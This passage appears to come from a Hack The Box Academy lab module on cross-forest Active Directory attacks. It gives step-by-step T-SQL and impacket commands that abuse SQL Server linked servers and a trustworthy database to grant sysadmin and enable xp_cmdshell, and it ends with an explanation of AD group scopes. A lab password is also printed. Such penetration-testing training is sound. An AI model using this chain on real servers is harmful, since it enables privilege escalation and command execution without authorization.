
From the above output, we observe that the login identification name for the user `inlanefreight\htb-student` in SQL02 is `htb-dbuser`. This indicates that `inlanefreight\htb-student` is identified as the `htb-dbuser` login on SQL02, which is a local SQL user in SQL02.
Let's verify if our user has sysadmin (sa) rights on SQL02 by executing the following query.

```
select * from openquery("SQL02\SQLEXPRESS','select
IS_SRVROLEMEMBER(''sysadmin'')')
```




The output returns `0`, indicating that `htb-student` does not have sysadmin rights in SQL02. To confirm our current role, we can use the following command.

```
select * from openquery("SQL02\SQLEXPRESS','select
IS_SRVROLEMEMBER(''public'')')
```




From the output provided, it is confirmed that we have the Public role in SQL02.
To enumerate all the databases in SQL02 (`logistics.ad`), we can execute the following SQL query, which will retrieve the names of all databases present in SQL02.

```
select * from openquery("SQL02\SQLEXPRESS','select name FROM
master.dbo.sysdatabases')
```




Next, we must ascertain whether any of the databases enumerated possess trustworthiness enabled. To identify if any of the enumerated databases have trust worthy enabled, we can execute the following SQL query which will retrieve the names of all databases along with their trustworthiness status. If the value of `is_trustworthy_on` is 1, it means that the database has trustworthiness enabled.

```
select * from openquery("SQL02\SQLEXPRESS",'SELECT
a.name,b.is_trustworthy_on FROM master..sysdatabases as a INNER JOIN
sys.databases as b ON a.name=b.name;')
```




The provided output indicates that the database named `htb-reports` has trustworthy enabled. Our next step is to verify whether our currently identified user `htb-dbuser` holds the `db_owner` role on the `htb-reports` database.

```
EXEC ('sp_helpuser') AT "SQL02\SQLEXPRESS"
```



The output confirms that the user `htb-dbuser` holds the `db_owner` role on the `htb-reports` database. We can execute the following query to verify that the owner of the database `htb-reports` is indeed `sa`.

```
select * from openquery("SQL02\SQLEXPRESS','SELECT name as database_name ,
SUSER_NAME(owner_sid) AS owner , is_trustworthy_on AS TRUSTWORTHY from
sys.databases;')
```




Armed with this information, we can proceed to exploit this access by creating a stored procedure and escalating our privileges.

Abuse from Windows

Now that we have identified a trustworthy database named `htb-reports` and confirmed that our current user `htb-student` (identified as `htb-dbuser`) has `db_owner` privileges on the `htb-reports` database, we can proceed to create a stored procedure that will allow us to escalate our privileges.


Before executing the stored procedure to elevate our privileges, let's first verify if the `IS_RPC_OUT_ENABLED` option is enabled. This option, also known as the Remote Procedure Call (RPC) Out option in Microsoft SQL Server, allows SQL Server to make outbound calls to other servers using RPC.

```
select is_rpc_out_enabled from sys.servers where name='SQL02\SQLEXPRESS'
```




The output confirms that RPC is enabled. Now, we can proceed to execute the `T-SQL` script to create a stored procedure named `sp_escalate` in the `htb-reports` database. Once the stored procedure is created, we will assign the role of `sysadmin` to the `htb-dbuser` user. We will use following query to create a stored procedure named `sp_escalate`.

```
EXEC ('CREATE PROCEDURE sp_escalate WITH EXECUTE AS OWNER AS EXEC
sp_addsrvrolemember ''htb-dbuser'',''sysadmin''') AT "SQL02\SQLEXPRESS"
```




After executing the stored procedure, we can verify the privileges of the current user once again. This time, we will find that we have `sysadmin` privileges.

```
EXEC ('sp_escalate;SELECT IS_SRVROLEMEMBER(''sysadmin'');SELECT
SUSER_NAME()') AT "SQL02\SQLEXPRESS"
```




With sysadmin (`sa`) rights acquired, our subsequent aim is to activate `xp_cmdshell`, a feature enabling the execution of Windows commands directly from within the SQL Server environment. Let's execute the following command to enable `xp_cmdshell` on SQL02\SQLEXPRESS.

```
EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;') AT
"SQL02\SQLEXPRESS"
```



To verify if `xp_cmdshell` is enabled on SQL02, we will attempt to execute the Windows command `whoami` using the following query, which should output the current user the SQL02 is running as.

```
EXECUTE('xp_cmdshell "whoami"') AT "SQL02\SQLEXPRESS"
```



Enumeration from Linux

For enumeration using a linux host, we can employ the `mssqlclient.py` from impacket. The enum_links command from impacket will enumerate the link between the SQL servers.

Enumerate SQL Server Links and Login Rights

```
mssqlclient.py [email protected] -windows-auth
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password: HTB_@cademy_stdnt!
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to
us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (inlanefreight\htb-student  guest@master)> enum_links
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE
SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
----------------   ----------------   -----------   ----------------   ---
---------------   ------------   -------
SQL01\SQLEXPRESS   SQLNCLI            SQL Server    SQL01\SQLEXPRESS
NULL                 NULL           NULL

SQL02\SQLEXPRESS   SQLNCLI            SQL Server    SQL02\SQLEXPRESS
NULL                 NULL           NULL

Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------
```

From the provided output, it's evident that the `Local Login` and `Remote Login` attributes of SQL02\SQLEXPRESS are empty, indicating that `inlanefreight\htb-student` does not

have remote login permissions as a sysadmin (sa) on SQL02.

Upon successful connection, we observe a change in the username from `htb-student guest@msdb` to `htb-dbuser htb-dbuser@msdb`. Subsequently, we can utilize the `enum_logins` command to enumerate available logins for the SQL02 server.

Connect to SQL02 Linked Server

```
SQL (INLANEFREIGHT\htb-student  guest@msdb)> use_link "SQL02\SQLEXPRESS"

In Microsoft SQL Server, linked servers allow you to connect to and query
data from remote servers. By using the use_link command, operations in the
current session should be executed on the linked server "SQL02\SQLEXPRESS"
rather than the local server.

Now we are good to start our enumeration on SQL02.

SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> enum_logins
name                        type_desc       is_disabled   sysadmin
securityadmin   serveradmin   setupadmin   processadmin   diskadmin
dbcreator   bulkadmin
-------------------------   -------------   -----------   --------   -----
--------   -----------   ----------   ------------   ---------   ---------
---------
sa                          SQL_LOGIN                 0          1
0             0            0              0           0           0
0

htb-dbuser                  SQL_LOGIN                 0          0
0             0            0              0           0           0
0

INLANEFREIGHT\htb-student   WINDOWS_LOGIN             0          0
0             0            0              0           0           0
0
```

From the provided output, it is evident that we are logged in as the user `htb-dbuser`. Next, let's attempt to identify databases with the `is_trustworthy_on` option enabled using the command `enum_db`.

Enumerate Trushworthy Databases in SQL02

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> enum_db
name          is_trustworthy_on
-----------   -----------------
master                        0
```

```
tempdb                          0

model                           0

msdb                            1

htb-reports                     1
```

The provided output indicates that the database named `htb-reports` has trustworthy enabled. Our next step is to verify whether our currently identified user `htb-dbuser` holds the `db_owner` role for this database. We can use the command `enum_users` to identify that.

Enumerate Users in SQL02

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> enum_users
UserName             RoleName   LoginName    DefDBName     DefSchemaName
UserID                                   SID
------------------   --------   ----------   -----------   -------------
----------   ----------------------------------
dbo                  db_owner   sa           master        dbo
b'1         '                                 b'01'

guest                public     NULL         NULL          guest
b'2         '                                 b'00'

htb-dbuser           db_owner   htb-dbuser   htb-reports   dbo
b'5         '   b'900e4da3f4ebcb47b1f7fac46f513ad0'

INFORMATION_SCHEMA   public     NULL         NULL          NULL
b'3         '                                   NULL

sys                  public     NULL         NULL          NULL
b'4         '                                   NULL
```

Based on the output, it can be determined that the user `htb-dbuser` holds the `db_owner` rights for the database named `htb-reports`. Next, we can verify that the owner of the database `htb-reports` is indeed `sa` by running following query.

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@master)> SELECT name as
database_name, SUSER_NAME(owner_sid) AS owner, is_trustworthy_on AS
TRUSTWORTHY from sys.databases;
database_name   owner            TRUSTWORTHY
-------------   --------------   -----------
master          sa                         0
```

```
tempdb          sa                          0

model           sa                          0

msdb            sa                          1

htb-reports     sa                          1
```

Abuse from Linux

Now that we have identified a trustworthy database named htb-reports and confirmed that our current user htb-student (identified as htb-dbuser) has db_owner privileges on the htb-reports database, we can proceed to create a stored procedure that will allow us to escalate our privileges. Once the stored procedure is created, we will assign the role of `sysadmin` to the `htb-dbuser` user. We will use following query to create a stored procedure named sp_escalate.

Creating Stored Procedure

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> USE "htb-reports"
[*] INFO(SQL02\SQLEXPRESS): Line 1: Changed database context to 'htb-
reports'.

SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> CREATE PROCEDURE
sp_escalate WITH EXECUTE AS OWNER AS EXEC sp_addsrvrolemember 'htb-
dbuser','sysadmin'
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  htb-dbuser@msdb)> EXEC sp_escalate
```

After executing the stored procedure, we can verify the privileges of the current user once again. And this time, we will find that we have sysadmin privileges.

Verifying sysadmin rights for htb-dbuser

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  dbo@msdb)> SELECT
is_srvrolemember('sysadmin')

-
1
```

With sysadmin (sa) rights acquired, our subsequent aim is to activate xp_cmdshell, a feature enabling the execution of Windows commands directly from within the SQL Server environment. Let's execute the following command to enable xp_cmdshell on SQL02\SQLEXPRESS.

Enabling xp_cmdshell

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  dbo@msdb)> exec
master.dbo.sp_configure "show advanced options",1;RECONFIGURE;exec
master.dbo.sp_configure "xp_cmdshell", 1;RECONFIGURE;
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'show advanced
options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL02\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell'
changed from 0 to 1. Run the RECONFIGURE statement to install.
```

To verify if `xp_cmdshell` is enabled on SQL02, we will attempt to execute the Windows command `whoami` using the following query, which should output the current user the SQL02 is running as.

Executing whoami

```
SQL >"SQL02\SQLEXPRESS" (htb-dbuser  dbo@msdb)> exec master..xp_cmdshell
"whoami"
output
----------------------------
nt service\mssql$sqlexpress

NULL
```

Moving On

In this section, we explored the abuse of `SQL Server Links` to compromise servers in another domain. Moving forward, our focus shifts to another method known as `Foreign Security Principals & ACLs`. Here, we will primarily examine users and groups from one domain that hold group memberships and Access Control Lists (ACLs) in another domain across bidirectional forest trusts.

Abusing Foreign Security Principals & ACLs

In this section we will delve into the intricate dynamics of exploiting foreign group memberships and ACLs, within the context of cross forest domains. We'd be emphasizing the exploitation of user and group memberships, as well as ACL permissions originating from a domain in Forest-A (inlanefreight.ad) to compromise the domain in Forest-B (logistics.ad).

Foreign Group membership

In an Cross-Forest Active Directory environment, it is possible to add users or groups from one domain into groups in the another domain. This capability allows for centralized management of permissions and access control across multiple domains in different forests.

In the Active Directory structure, every security group is designated with a specific scope, which dictates the breadth of its application within the domain tree or forest. This scope delineates where permissions associated with the group can be conferred across the network.

Active Directory outlines three primary group scopes as shown below:


Scope	Possible members
`Universal`	Accounts from any domain in the same forest, Global groups from any domain in the same forest and Other Universal groups from any domain in the same forest
`Global`	Accounts from the same domain and Other Global groups from the same domain
`Domain Local`	Accounts from any domain or any trusted domain, Global groups from any domain or any trusted domain, Universal groups from any domain in the same forest, Other Domain Local groups from the same domain. Accounts, Global groups, and Universal groups from other forests and from external domains

From the analysis of the table, it becomes evident that within a Cross-Forest Active Directory environment, the domain from one forest possesses the capability to include users from a domain in another forest within only the `Domain Local` group of the first forest. This capability stems from the fact that `Global` groups are restricted to containing users from the `same domain` and `Universal` groups are restricted to containing users from the `same forest`. Therefore, to facilitate broader resource access and permissions management across domains with `different forests`, Domain Local group serve as effective mechanisms for incorporating users from one forest to another.


Note: In addition to these three scopes, the default groups in the Builtin container have a group scope of `Builtin Local`. This group scope and group type can't be changed.

